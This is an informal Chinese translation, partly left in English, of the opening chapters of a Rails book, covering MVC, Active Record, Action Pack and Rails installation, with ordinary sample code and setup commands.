

第一章 前言

Ruby on Rails 是个更易于开发，配置，和管理 Web 应用程序的框架。

当然，所有的 Web 框架都会这么说。但 Rails 与它们的区别是什么呢？我们可以从技术做些回答。

一种途径是查看它的体系。过去，很多开发者已迁到 MVC 体系来开发 Web 应用程序。他们发现 MVC 可帮助它们更清晰地构造它们应用程序。（我们在下一章更详细地讨论 MVC。）Java 框架如 Tapestry 和 Structs 就是基于 MVC 的。Rails 也是个 MVC 框架。当你在 Rails 内开发时，你的每个代码，应用程序的每个部分都遵循标准的方式。也就是说，你在一个被事先准备好的框架内开始的。

回答这个问题的另一个途径是看程序语言。Rails 应用程序是由模块化的，面向对象的脚本语言 Ruby 写成的。Ruby 相当简练—你可自动地，清晰地用 Ruby 代码来表达你的思想。这让程序更易写并在日后也可以容易地阅读。

Ruby 也有与 Lisp 代码类似的程序风格。它可容易地创建像表达式一样的方法。有些人使用元程序，但我们只关心对我们有用的部分。它使我们的程序简短并更易于阅读。它也允许我们完成在外部配置文件内的代码的任务。可更方便地看到运行的工作情况。下面代码为一个工程定义了模块类。现在不要关心细节。相反，只要想下面代码行表达的信息就可以了。

```
class Project < ActiveRecord::Base
  belongs_to :portfolio
  has_one :project_manager
  has_many :milestones
  has_and_belongs_to_many :categories
  validates_presence_of :name, :description
  validates_acceptance_of :non_disclosure_agreement
  validates_uniqueness_of :key
end
```

或者我们可以思考地观察它。Rails 的设计由一组关键的概念来驱动着：DRY 与配置约定（Convention over configuration）。DRV—系统内每个部分应该只在一个地方被表达。Rails 使用强大的 Ruby 开始自己的生命。你会发现在 Rails 应用程序中少有重复；你在一个地方说你需要什么—这个地方通常由 MVC 体系来暗示。

配置约定也是至关重要的。它意味着 Rails 能判断出你的应用程序交织在一起的每个部分的缺省值。下面是约定，并且你可以用比使用 XML 配置的，典型的 Java Web 应用程序更少的代码来写一个 Rails 应用程序。如果你想覆写这些约定，Rails 也可很容易地做到。

我们也要提一下 Rails 包括完整的支持 Web 服务的材料，接受邮件，AJAX(高级交互式 Web 应用程序)，完整的单元测试框架(包括对 mock 对象的透明支持)，和对开发，测试，生产环境的隔离。

或者我们谈论 Rails 具有的代码产生器。它们产生 Ruby 代码框架，然后由你填充应用程序的逻辑部分。

最后，Rails 的区别是源于它的起源—Rails 是被精选出来的商业应用程序。它倾向于创建一个框架的最好途径是找到特定应用程序的中心主题，然后在平常的代码基础内使用它们。当你开发你的 Rails 应用程序时，你是在现有的一个很不错的应用程序上开始的。

但是有关 Rails 的有些事情描述起来很困难。不会知道原因，只是感觉到这是对的。当然，你必须接受我们说话，直到你可以自己写一些 Rails 应用程序之前(应该是下个 45 分钟或更多…). 这就是本书能谈的所有东西。

Dave 喜欢 Rails 的十个主要原因

1. 可敏捷地进行 Web 开发。
 2. 可以创建干净，整洁的 Web 页面。
 3. 只关注于创建应用程序，而不是框架的什么东西。
 4. 方便地管理应用程序的增长。
 5. 可更大限度地满足客户的要求。
 6. 内建的测试容易使用。
 7. 立即反应：在浏览器上可编辑代码，及时刷新所有的更改。
 8. 元程序(Metaprogramming)意味着我可以在真正的高级别上编程。
 9. 代码产生器可让我们事半功倍。
 10. 不需要 XML!
-

1.1 Rails 是敏捷的

本书的标题是 Agile Web Development with Rails。那么你可能会惊讶，我们没有明确地将 Rails 代码区分成 X, Y, 和 Z 部分。

这是因为两者即简单又微妙。Rails 构造的一部分就是敏捷。

让我们看看在 Agile Manifesto 网页上，有一组四个参数的状态值，就是下面敏捷开发的好处。

- 1、单独地和交互式的处理过程及工具。
- 2、开发软件有全面的，广泛的文档。
- 3、合约协议上的消费者合作。
- 4、Responding to change over following a plan

Rails 的所有部分都是单独的和可交互的。没有笨重的工具集，没有复杂的配置，也没有难懂的程序。只有少数开发者，它们喜爱的编辑器，和一组 Ruby 代码。这会产生这样的透明度，开发者做的事情会立即被反射，并使用户看到所做的事情。这是根本的交互式过程。

Rails 的文档无可指责。Rails 使它可轻易地为你代码创建 HTML 文档。但是 Rails 开发处理并不受文档驱动。在 Rails 的工程中，你几乎找不到 500 页以上说明书。相反，你会发现一组用户和开发者会共同地探究它们的需要，以及对这个需要的可能的处理方式。你也会发现开发者和用户会变得对解决它们曾试着解决的问题更有经验。你可以在开发周期内找到早期的软件框架。这个软件可能粗糙但实用，它让用户一接触它就知道你拿来的是什么。

Rails 以这种方式鼓励消费者协作。当消费者看到 Rails 工程如何快速地响应修改时，他们开始相信我们可以完成他们想要的东西，而不只是它们要求的东西。Confrontations are replaced by “What if?” sessions.

That's all tied back to the idea of being able to respond to change. The strong, almost obsessive, way that Rails honors the DRY principle means that changes to Rails applications impact a lot less code than the same changes would in other frameworks. And since Rails applications are written in Ruby, where concepts can be expressed accurately and concisely, changes tend to be localized and easy to write. The deep emphasis on both unit and functional testing, along with support for test fixtures and mock objects, gives developers the safety net they need when making those changes. With a good set of tests in place, changes are less nerve-wracking.

Rather than constantly trying to tie Rails processes to the agile principles, we've decided to let the framework speak for itself. 就像在此书读到的那样，在你脑中想像以这种方式开发你自己的 Web 应用程序：与你的客户工作在一起，并共同决定应该优先解决的问题。然后，你回过头来看参考资料，看 Rails 的基础结构如何可使你快速地解决你客户的问题。

One last point about agility and Rails: although it's probably unprofessional to mention this, think how much fun the coding will be.

1.2 寻找你自己的学习方式

本书比我们想像的要厚一些。回过头看看，它比我们曾写的两本书要清晰得多：一个教程和一个 Rails 的细节指南。

本书的前两部分是对 Rails 背后概念的一些介绍，并还有个例子—我们构建了一个简单的在线商店。如果你想更多地感觉 Rails 程序，可从个地方开始。事实上，大多数人更喜欢依照书上来构建应用程序。如果你不想输入所有东西，你可以下载源码。

本书 173 页开始的第三部分，是 Rails 的所有工具和函数的细节。在那里你可以找到 Rails 各种组成的用法以及如何有效地，安全地配置你的 Rails 应用程序。

依据这种方式，你会看到我们采用的各种约定。

活动代码：

我们提供大多数完整的代码片断，你可下载并运行的例子。如果列出代码可下载，我们会在页边缘标记它。

```
class SayController < ApplicationController  
end
```

Turn to the cross-reference starting on page 512, look up the corresponding number, and you'll find the name of the file containing that piece of code. If you're reading the PDF version of this book, and if your PDF viewer supports hyperlinks, you can click on the marker in the margin and the code should appear in a browser window. Some browsers (such as Safari) will mistakenly try to interpret some of the templates as HTML. If this happens, view the source of the page to see the real source code.

Ruby 提示：

虽然你需要知道用于写 Rails 应用程序的 Ruby，我们认识到，读这本书的很多将同时即学 Ruby 也学 Rails。467 页的附录 A 是对 Ruby 语言的个简短介绍。当我们第一次使用特定的 Ruby 结构时，我们将交叉引用附录内的东西。例如，这一段包含了使用:`:name`，一个 Ruby 符号的理由。按页边缘的指示你可以 469 页找到有关符号说明。如果你不了解 Ruby，或者如果你需要一个快速参考，你可能想在接触更多的特性之前读 467 页附录 A。那儿有本书的大量代码…

David 说…

现在和以后你会经常遇到 David 说…注释。David Heinemeier Hansson 会给你一些 Rails 的具体特征的解说—基本原理，技巧，推荐，等等。

Joe 问…

Joe，是个虚构的开发者，有时候会提出文章内我们谈到东西的一些问题，我们会试着回答这些问题。

本书不是 Rails 的参考手册。我们在文章中通过例子显示它的大多数模型和方法，但我们不能在上百页中列出 API。我们这么做的理由是你安装 Rails 时，你就在哪儿得到了文档，它生成文档比本书的更详细。如果你使用 RubyGems (我们推荐你用它) 来安装 Rails，简单地启动 Gem 文档服务 (使用命令 `gem_server`)，然后你就可以通过在浏览器中输入 `http://localhost:8808` 来访问 Rails 的 API 了。

Rails 的版本

本书的文档是 Rails 1.0，它是在 2005 年中旬才可用的。尽管本书第一次开印是 2005 年六月。为了更及时，本书的 API 多用于 Rails 1.0。代码在 0.13 和 1.0 上测试过。

1.3 感谢

This book turned out to be a massive undertaking. It would never have happened without an enormous amount of help from the Ruby and the Rails communities. It's hard to list everyone who contributed, so if you helped out but your name doesn't appear here, please know that it's a simple oversight.

This book had an incredible group of reviewers—between them, they generated over 6 megabytes of comments. So, heartfelt thanks to

Alan Francis, Amy Hoy, Andreas Schwarz, Ben Galbraith, Bill Katz,
Carl Dearmin, Chad Fowler, Curt Micol, David Rupp, David Vincelli,
Dion Almaer, Duane Johnson, Erik Hatcher, Glenn Vanderburg,
Gunther Schmidl, Henri ter Steeg, James Duncan Davidson,
Johannes Brodwall, John Harechmak, John Johnson, Justin Forder,
Justin Gehtland, Kim Shrier, Krishna Dole, Leon Breedt,
Marcel Molina Jr., Michael Koziarski, Mike Clark, Miles K. Forrest,
Raymond Brigleb, Robert Rasmussen, Ryan Lowe, Sam Stephenson,
Scott Barron, Stefan Arentz, Steven Baker, Stian Grytøy,
Tait Stevens, Thomas Fuchs, Tom Moertel, and Will Schenk.

Rails was evolving as the book was coming together. As a result, the good folks in the Rails core team spent many hours answering Dave's questions and generally sympathizing. (They also spent many hours tormenting me by changing stuff I'd just documented, but we won't go into that here.) A big thank you to

Jamis Buck (`minam`), Jeremy Kemper (`bitsweat`),
Marcel Molina Jr, (`noradio`), Nicholas Seckar (`Ulysses`),
Sam Stephenson (`sam`), Scott Barron (`htonl`),
Thomas Fuchs (`madrobbby`), and Tobias Lütke (`xal`).

Nathan Colgate Clark responded to a plea on the Rails mailing list and produced the wonderful image we use for the David Says... boxes.

Justin Forder did a great job of fixing up Dave's anemic style sheets for the Depot application.

Thousands of people participated in the beta program for this book. Thank you all for taking the chance. Hundreds of these people took time to enter comments and errata on what they read. This book is better for it.

Last, but by no means least, we'd like to thank the folks who contributed the specialized chapters to the book: Leon Breedt, Mike Clark, Thomas Fuchs, and Andreas Schwarz.

From Dave Thomas

My family hasn't seen me for the last eight months. For their patience, support, and love, I'm forever grateful. Thank you Juliet, Zachary, and Henry.

第二章 Rails 应用程序的体系

在你构造你的 Web 应用程序时，Rails 引进了一些合理的约束。令人惊讶的是这些约束反而使创建应用程序更容易。让我们看看这是为什么。

2006 年 4 月 16 日更新

2.1 模型，视图，和 控制器

回到 1979 年，Trygve Reenskaug 为开发交互式应用程序提出了一个新的体系。在他的设计中，应用程序被分解成三个组成部分：model(模型)，view(视图)，和 controller(控制器)。

“模型”的作用是管理应用程序的状态。有时候，这个状态是短暂的，用于保持交互用户间的联系。有时候这个状态是持久的，它将被存储到外部应用程序，通常是到数据库中。

“模型”主要是数据；它给这些数据的应用强加所有商业规则。例如，如果小于 20 美元的商品没有折扣，则“模型”会强制执行这个约束。可以想到只要把这些商业规则的实现放入到“模型”内就可以了，并且我们要确保在应用程序内没有什么东西会让我们的数据失效。“模型”的行为看起来即像个守护也像个数据仓库。

“视图”用于生成用户界面，通常是建立在“模型”内的数据上的。例如，一个在线商店将有产生清单显示在分类屏幕内。这个清单通过“模型”来访问，但它是个“视图”，因为它从“模型”中访问数据，并在格式化之后显示给用户。虽然“视图”可以以各种方式将输入的数据呈现给用户，但是“视图”本身却从不处理数据。“视图”的工作只是显示数据。它可以基于不同的目的，以多种界面来访问同一“模型”的数据。对于在线商店来说，会在一个分类页面显示产品信息界面，而其它界面则可能是用来给管理员添加和编辑产品的。

“控制器”用于为应用程序谱曲。“控制器”接受外部世界(通常是用户输入)的事件，与“模型”相互作用，并显示应用程序“视图”给用户。

这是个三人政治—“模型，视图，控制器”—形成了众所周知的体系 MVC。图 2.1 显示了被抽象化的 MVC。




Figure 2.1: The Model-View-Controller Architecture

MVC 原是用于传统的 GUI 应用程序的，此处的开发者发现关系的分离会减少耦合，它们会使代码更易写和维护。每个概念或行为只出现在一个地方。使用 MVC 就像在用现在钢梁构造摩天大楼—它可容易地用现有结构来替换余下部分。

在软件世界里，我们通常会忽略好的思想。当开发者首先开始制做 Web 应用程序时，它们想的是写那种集成式的程序，混杂有表示数据访问，商业逻辑，和事件控制的一大堆代码。过去的思想总会有时慢慢地走回来，有些人开始用 20 年前 MVC 思想来检验 Web 应用程序体系。结果是我们看到了框架如，WebObjects，Structs，和 JavaServer Faces。所有这些都是基于 MVC 思想的。

Ruby on Rails 也是个 MVC 框架。Rails 强制一个结构给你的应用程序，在这个结构中你可以配置“模型”，“视图”，和“控制器”每个单独部分的功能—在你的应用程序运行时，框架会将它们组织在一起。让人高兴的是，框架的组织过程是缺省的，所以你不需要写任何配置元数据来协调它们的工作。这是 Rails 的配置约定的一个例子。

在 Rails 应用程序中，请求首先被发送给一个“路由器”，它的工作是将应用程序内的请求发送，并将请求本身进行解析。最后，这个阶段会识别“控制器”代码内某处的一个特定方法(调用 Rails 内的一个“动作”)。这个“动作”可查看请求者本身的数据，它会与“模型”交互，然后，它引发被调用的其它“动作”。最后，“动作”准备发送信息给“视图”，来显示一些东西给用户。

下面的图 2.2 显示了 Rails 如何处理一个新到的请求。在这个例子中，假设应用程序先前显示的是产品分类页面，用户按下了”Add To Cart”按钮来到下一个产品。这个按钮使用的 URL 是 http://my.url/store/add_to_cart/123 链接到我们的应用程序，其中 123 是我们的内部 id，它用于

选择产品。[本书稍后会转换 Rails URL 的格式。但是，仍应该提到的是，URL 完成的动作如，”add to cart”可能是危险的。参考 16.9 节，有关 GET 请求问题的更多细节在 324 页。]




Figure 2.2: Rails and MVC

“路由器”组件接收新到请求，并立即进行挑选。简单情况下，它挑选路径的第一个部分，store，做为“控制器”的名字，和第二个部分，add_to_cart，做一个“动作”的名字。路径的最后部分，123，被约定是名为 id 的内部参数。通过这个分析的结果，“路由器”知道它必须调用“控制器”类 StoreController(我们在 180 页会谈到命名习惯)内的 add_to_cart()方法。

方法 add_to_cart() 处理用户请求。在这个例子中，它发现了当前用户的购物车(它是由“模型”管理的一个对象)。然后它请求这个方法查找有关产品 123 的信息。然后它告诉购物车给自己添加这个产品。(看看“模型”如何使用保存的所有商业数据；“控制器”告诉它如何做，然后“模型”就知道该如何做了。)

现在，购物车包含了新的产品，我们可以显示它给用户。“控制器”排列“视图”要从“模型”内访问的购物车对象，然后启动“视图”代码。在 Rails 中，这个启动的过程是在暗中完成的；依靠约定的帮助来将一个给定的“动作”与一个特定的“视图”连结起来。

这是一个 MVC Web 应用程序的所有部分。通过适当地集中和划分你的功能，你会现你的代码变得易于工作，你的应用程序变得易于扩展和管理。这可是个好生意。

如果 MVC 可以解决这么多问题，那么你应该需要一个框架如，Ruby on Rails。回答很肯定：Rails 为你处理所有低级的管理—你可以与所有些细节的处理说拜拜了—这会让你只关注于你的应用程序的代码功能。让我们看看如何....

2.2 “活动记录” (Active Record): 对 Rails “模型”的支持

通常，我们希望我们的 Web 应用程序能保存它们信息在一个相关的数据库中。将按进入系统的次序存储次序，商品项目，和消费细节到数据库的表中。即使应用程序通常使用未结构化的文本，如 weblog 和新站点，通过也使用数据库存储来支持它们。

2006年4月16日更新

尽管它不会马上明白你用于访问它们的 SQL，但关系数据库实际上被设计成精确的理论。这是一个很好的“视图”观点，它很难将关系数据库与面向对象的程序语言结合在一起。对象知道数据并操作它，数据库知道值的设置。很容易表述的相关术语在 OO 系统中有时候很难编码。反过来也是一样的。

过去，有用关系原则和 OO 观点进行它们的工作。让我们看看两个不同的方式。有人按数据库组织程序，有人按程序组织数据。

以数据库为中心的程序

首先有些人编写与数据库关联的代码，用 C 和 COBOL 语言。这些人典型地在它们代码中直接植入 SQL 语句，它们使用字符串或可对 SQL 进行转换的处理器在低级别上对数据库引擎进行调用。

这意味着很自然地将数据库逻辑与应用程序逻辑混杂在了一起。如果开发者想按次序排序和更新营业税，那么它写起来会相当地丑陋，如

```
EXEC SQL BEGIN DECLARE SECTION;
    int id;
    float amount;
EXEC SQL END DECLARE SECTION;
EXEC SQL DECLARE c1 AS CURSOR FOR
    select id, amount from orders;
    while (1) {
        float tax;
        EXEC SQL WHENEVER NOT FOUND DO break;
        EXEC SQL FETCH c1 INTO :id, :amount;
        tax = calc_sales_tax(amount)
        EXEC SQL UPDATE orders set tax = :tax where id = :id;
    }
    EXEC SQL CLOSE c1;
    EXEC SQL COMMIT WORK;
```

不要怕，我们的代码不会这样的，即使在脚本语言如 Perl 和 PHP 中有这种程序风格。Ruby 不是这样的。例如，我们可以使用 Ruby 的 DBI 库来产生看起来一样代码。（这个例子，像最后那个，也没错误检查。）

```
def update_sales_tax
  update = @db.prepare("update orders set tax=? where id=?")
  @db.select_all("select id, amount from orders") do |id, amount|
    tax = calc_sales_tax(amount)
    update.execute(tax, id)
  end
end
```

这种方法是简洁的，易懂的，和广泛使用的。它看起来像是用于小应用程序的解决之道。但是，这不是个问题。混杂有商业逻辑和数据访问逻辑会使它在日后很难管理和扩展应用程序。在开始你的应用程序之前，您还要了解 SQL。

从例子上来讲，我们的开发团体传来消息说，我们必须记录计算营业税的数据和时间。我们认为这很好解决。我们只是必须获取当前时间，这要添加一列给 SQL 的 update 语句，并传递时间给 execute() 调用。

但是假如我们在应用程序的多个不同地方设置了营业税会发生什么？现在我们需要检查并找出这些地方，更新每一处。我们有重复的代码，也就是我们有了个错误源（如果我们丢掉了一个地方的话）。

在正规语言中，通过包装对象来解决此类问题。我们已包装了每样东西在一个类中；我们已经将散落各地的重复更新到了一个地方。

有些人扩展了数据库程序这种思想。基本前提非常简单。我们包装对数据库的访问在一组类层次中。我们应用程序的其余部分使用这些类和它们的对象——它从不与数据库直接交互。这种方式我们包装所有材料在单独的层中，并减少我们应用程序代码从低层细节上对数据库的访问的影响。在修改我们营业税这种情况下，我们只是简单地修改被包装的定单表的类，并在营业税被修改后来更新时间戳。

实际上，这个概念实现起来要困难一些。真实的数据库表互相间有联系的，我们想在我们对象中映像这些联系：定单对象应该是包含商品项目对象的集合。然后我们启动对象导航，执行，和数据连结。这些表面看来很复杂，当面对这些复杂时，行业总是要这样做：它发明了三个字母：ORM，Object/Relational Mapping。Rails 使用 ORM。

对象与关系映射 (Object/Relational Mapping)

ORM 库映射数据库的表到类。如果数据库有个表叫 orders，我们的程序将有个类叫 Order。表内的行对应于类的对象——一个特定的定单表示为类 Order 的一个对象。对象内的属性被用来设置或读取单个列。我们的 Order 对象有方法来获取和设置总量，营业税等等。

此外，Rails 中包装我们数据库表的类提供了一套类级别的方法来完成表级别的操作。例如，我们可能需要寻找一个特定 id 的定单。这是做为一个类方法来实现的，它返回相应的 Order 对象。在 Ruby 代码中，这看起来像这样。

```
order = Order.find(1)  
puts "Order #{order.customer_id}, amount=#{order.amount}"
```

有时候这些类级别方法返回对象的集合。

```
Order.find(:all, :conditions => "name='dave'") do |order|  
  puts order.amount  
end
```

最后，对应于表内各个行的对象有在这个行上操作的方法。或许用的最多的是 `save()`，这个操作会将行保存回数据库。

```
Order.find(:all, :conditions => "name='dave'") do |order|  
  order.discount = 0.5  
  order.save  
end
```

所以一个 ORM 层映射表到类，行到对象，列到这些对象的属性。类方法被用于表级别上操作，实例方法完成单个行上的操作。

在一个典型的 ORM 库中，你提供配置数据给数据库和程序内的映射。程序员通常使用这些 ORM 工具来找出它们自己创建并管理的一大堆 XML 配置文件。

“活动记录” (Active Record)

“活动记录”是由 Rails 支持的 ORM 层。它很接近标准的 ORM 模型：表映射类，行映射对象，列映射对象属性。它与其它 ORM 库的区别是它配置的方式。通过约定和启动的缺省值，“活动记录”最小化要开发者完成的配置的数量。为了说明这些，这儿是个使用了“活动记录”来包装我们的 `orders` 表的程序。

```
require 'active_record'  
  
class Order < ActiveRecord::Base  
end  
  
order = Order.find(1)  
order.discount = 0.5  
order.save
```

这段代码使用一个新的 `Order` 类来捕获 `id` 为 1 的订单并修改它的折扣。（我们忽略了创建数据库连接的代码。）“活动记录”减轻了我们处理数据库的负担，让我们有更多的时间来关心商业逻辑。

但是“活动记录”的作用不止是这些。就像你在 43 页看到的，当我们开发购物车应用程序时，“活动记录”会整合 Rails 框架的余下部分。如果 Web 表格包含的数据关联到一个商

业对象。“活动记录”可以抽取它到我们“模型”中。“活动记录”支持对表格数据的确认，如果表格数据确认失败，Rails 的“视图”可以抽取和格式化错误在一行代码内。

“活动记录”是 Rails 的 MVC 体系的，可靠的模型基础。这也是为什么我们会拿出两章来讨论它。

2.3 “活动包”(Action Pack)：“视图”和“控制器”

MVC 的“视图”和“控制器”部分的关系是紧密的。“控制器”提供数据给“视图”，“控制器”接受来自于“视图”生成的页面内的事件。因为这种相互作用，Rails 内对“视图”和“控制器”的支持被绑到了一个单独的组件内，“活动包”。

不要想像由于“活动包”是单个组件，你的应用程序“视图”代码和“控制器”代码就会乱七八糟的。正相反，Rails 会让你按你的需要分别地，清晰地，写出用于控制和表现逻辑的代码。

对“视图”的支持

在 Rails 中，“视图”用于创建所有或部分要显示在浏览器内的页面[或者是个 XML 请求，或是一个邮件，或…。关键是“视图”能生成对用户的响应。]它是最简单的，“视图”是显示一组固定文本的 HTML 代码。大多数典型情况是你想用它包含由“控制器”内“动作”方法生成的动态内容。

在 Rails 中，动态内容由模板生成，它有两种风格。一种是在“视图”的 HTML 内使用 Ruby 工具 ERb(或 Embedded Ruby)植入 Ruby 代码片断[这种途径对使用 PHP 或 Java 的 JSP 技术开发 Web 工作的人很熟悉。]这种途径很灵活，但有些人会抗议说这违反了 MVC 的精神。在“视图”内植入代码会有将应该在“模型”或“控制器”内的逻辑添加到“视图”的危险。维持概念的清晰和分离是开发者的工作(我们可看看 17.3 节的 HTML 模板，和 330 页的 RHTML 模板。)

Rails 也支持构建风格的“视图”。这些可让你使用 Ruby 代码来构建 XML 文档—生成 XML 的结构会被自动遵循代码结构。我们在 329 页讨论“构建模板”(builder templates)。

“控制器”的其它作用！

Rails 的“控制器”是应用程序的逻辑中心。它用于协调用户，“视图”和“模型”之间的相互关系。但是，Rails 的处理大多数是隐藏在屏幕背后的；你写的代码只集中应用级别的功能上。这使得 Rails 的“控制器”代码非常易于开发和管理。

“控制器”还有些重要作用：

- 1、它将外部请求表现为内部“动作”。它能很好地处理对人友善的 URL。
- 2、它管理缓冲管理器，它可以给应用程序进行排队。
- 3、它管理“帮助者”helper 模块，它不用很多代码就能扩展了“视图”模板的能力。
- 4、它管理会话，给用户以正在与我们应用程序交互的印象。

这就是大部分 Rails 的工作。而不按组件来划分的，让我们卷起袖子来写些能工作的应用程序。下一章我们会安装 Rails。在这之后是些简单的例子，这只是想确保每样东西都被正确安装了。在第五章，43 页的 Depot Application 中，我们将开始写些真东西——一个简单的在线商店应用程序。

第三章 安装 Rails

在开始写 Rails 应用程序之前，你需要下载 Rails 框架并安装它到你的计算机上。你需要在 Ruby 解释程序内运行 Rails 与 Rails 代码。但是，如果也用 RubyGems 包管理系统变量则事情要变得容易些，所以我们也这么安装。最后，如果你使用的数据库不是 MySQL，你可能需要安装相应的 Ruby 库来做界面。

警告：这一章很乏味，通篇是”单击这个”和”输入那个”等指令。幸运地是本章很短，我们尽可能地短一些。

让我们看看如何在 Windows, OS X, Linux 下安装。

3.1 在 Windows 下安装

1、首先，检查看你是否已经安装了 Ruby。在命令提示符上输入 ruby -v。如果 Ruby 应答，则会显示它的版本号。可进一步检查是否安装了 RubyGems。输入 gem -version。如果没有提示错误，则可跳到步骤 3。否则的话，我们要安装 Ruby。

2、如果没有安装 Ruby，那么在 <http://rubyinstaller.rubyforge.ore> 上有个方便的一键安装程序可以下载，然后运行并安装它。

3、现在我们使用 RubyGems 来安装 Rails 和 Rails 需要的一些东西。

```
C:> gem install rails --include-dependencies
```

祝贺你！你现在有了 Rails。

3.2 在 Mac OS X 下安装

3.3 在 Unix/Linux 下安装

3.4 Rails 和数据库

如果你的 Rails 应用程序使用了数据库，那么在你能开始开之前，还要安装它。

Rails 带有 DB2, MySQL, Oracle, Postgres, SQL Server 和 SQLite 数据库。便了 MySQL, 其它的你还需要安装数据库驱动程序，它是 Rails 可以连接并使用你的数据库引擎的一个库。本章包含了连接和指令。

在开始丑陋的细节之前，让我们看看我们能跳过这些痛苦不。如果你没有创建数据库是由于你只想检查一下 Rails 的话，我们还是推荐你试试 MySQL。它安装起来很容易，而且 Rails 还内建 MySQL 数据库驱动程序(用纯 Ruby 写的)。你可以使用它来将 Rails 应用程序与 MySQL 连接起来，这不需要额外的工作。这样做因为本书的例子中使用了 MySQL。[也就是说，如果你的应用程序要保存大量的产品，你应该使用 MySQL，你可能想安装低级别的 MySQL 界面库，

但是它的性能并不总是最好的]如果你已经使用 MySQL，在你以商业用途发行你的应用程序之前，记住检查许可证。

如果你安装完了 MySQL 的话，那么你就做完了所有准备工作。否则，访问 <http://dev.mysql.com>。安装它的说明将 MySQL 安装到你的机器上。一旦 MySQL 运行了，你就可以安全地跳到 3.6 节。

如果你读到这里，意味着你想连接到其它的数据库。要做到这点，你必须安装数据库驱动程序。数据库的库由 C 写成并以源代码形式发布的。如果你想使用源代码来构造个驱动程序，那么要仔细浏览这个驱动程序的 web 站点。很多时候，你会发现作者一般也发布二进制版本。

如果你没有找到二进制版本，或者你只想用源来编译，你的机器上需要有构造库的开发环境，这意味着你得有 C++，你需要 gcc 等工具。

Under OS X, you'll need to install the developer tools (they come with the operating system, but aren't installed by default). Once you've done that, you'll also need to fix a minor problem in the Apple version of Ruby (unless you already installed the fix from Lucas Carlson described in the sidebar on the preceding page). Run the following commands.

```
dave> # You only need these commands under OS X "Tiger"  
dave> sudo gem install fixrbconfig  
dave> sudo fixrbconfig
```

Databases and This Book

All the examples in this book were developed using MySQL (version 4.1.8 or thereabouts). If you want to follow along with our code, it's probably simplest if you use MySQL too. If you decide to use something different, it won't be a major problem. You'll just have to make minor adjustments to the DDL we use to create tables, and you'll need to use that database's syntax for some of the SQL we use in queries. (For example, later in the book we'll use the MySQL now() function to compare a database column against the current date and time. Different databases will use a different name for the now() function.)

The following table lists the available database adapters and gives links to their respective home pages.

DB2 <http://raa.ruby-lang.org/project/ruby-db2>

MySQL <http://www.tmtm.org/en/mysql/ruby>

Oracle <http://rubyforge.org/projects/ruby-oci8>

Postgres <http://ruby.scripting.ca/postgres/>

SQL Server (see note after table)

SQLite <http://rubyforge.org/projects/sqlite-ruby>

There is a pure-Ruby version of the Postgres adapter available. Download postgres-pr from the Ruby-DBI page at <http://rubyforge.org/projects/ruby-dbi>.

MySQL and SQLite are also available for download as RubyGems (mysql and sqlite respectively).

Interfacing to SQL Server requires a little effort. The following is based on a note written by Joey Gibson, who wrote the Rails adapter.

Assuming you used the one-click installer to load Ruby onto your system, you already have most of the libraries you need to connect to SQL Server. However, the ADO module is not installed. Follow these steps.

1. Find the directory tree holding your Ruby installation (C:Ruby by default). Below it is the folder Rubylibrubysite_ruby1.8DBD. Inside this folder, create the directory ADO.
2. Wander over to <http://ruby-dbi.sourceforge.net> and get the latest source distribution of Ruby-DBI.
3. Unzip the DBI distribution into a local folder. Navigate into this folder, and then to the directory srclibdbd_ado. Copy the file AD0.rb from this directory into the ADO directory in the Ruby tree that you created in step 1.

SQL Server adapter 只工作于 Windows 系统，因为它依赖于 Win32OLE。

3.5 Keeping Up-to-Date

假如你使用 RubyGems 安装了 Rails，保持更新也很容易，输入如下命令：

```
dave> gem update rails
```

RubyGems 将自动更新你安装的 Rails。下一次当你重启应用程序时它将使用最新 Rails 版本。

3.6 Rails and ISPs

